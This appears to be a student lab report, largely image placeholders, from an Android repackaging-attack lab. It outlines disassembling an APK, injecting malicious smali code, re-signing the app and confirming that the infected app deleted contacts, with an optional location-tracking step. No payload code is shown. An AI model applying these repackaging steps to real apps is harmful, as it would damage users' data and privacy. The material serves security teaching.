
(7) Mock Location:






### 三、Results and Analysis (结果与分析)


(一) Obtain An Android App (APK file) and Install It :



(二) Disassemble Android App :



(三) Inject Malicious Code :



Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

#### (四) Repack Android App with Malicious Code :

##### (1)编译 App:


```
[05/25/19]seed@VM:~/Desktop$ cd RepackagingLab/dist/
[05/25/19]seed@VM:~/../dist$ ll
total 1364
-rw-rw-r-- 1 seed seed 1396550 May 25 04:01 RepackagingLab.apk
[05/25/19]seed@VM:~/../dist$
```

##### (2)数位签章:


```
drwxrwxr-x 2 seed seed 4096 May 6 01:59 lab1
-rw-rw-r-- 1 seed seed 2400 May 1 2018 MaliciousCode.smali
-rw-rw-r-- 1 seed seed 1977 May 25 04:09 mykey.keystore
drwxrwxr-x 7 seed seed 4096 May 25 04:01 RepackagingLab
-rw-rw-r-- 1 seed seed 1421095 May 1 2018 RepackagingLab_old.apk
[05/25/19]seed@VM:~/Desktop$
```

#### (五) Install the Repackaged App and Trigger the Malicious Code :

##### (1) 原本的 Contacts:




##### (2) 运行被感染的 App 并修改时间:



原本的联络人真的都被删除了。

Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.

(六) Using Repacking Attack to Track Victims Location (可不用做) :



Report due Mon 11:59pm to [MobileSecurity2014@163.com](mailto:MobileSecurity2014@163.com). You can write in either English or Chinese. Document naming convention: ExperimentDate- ChineseName-StudentID, e.g., 2014-11-24-张三-123456789.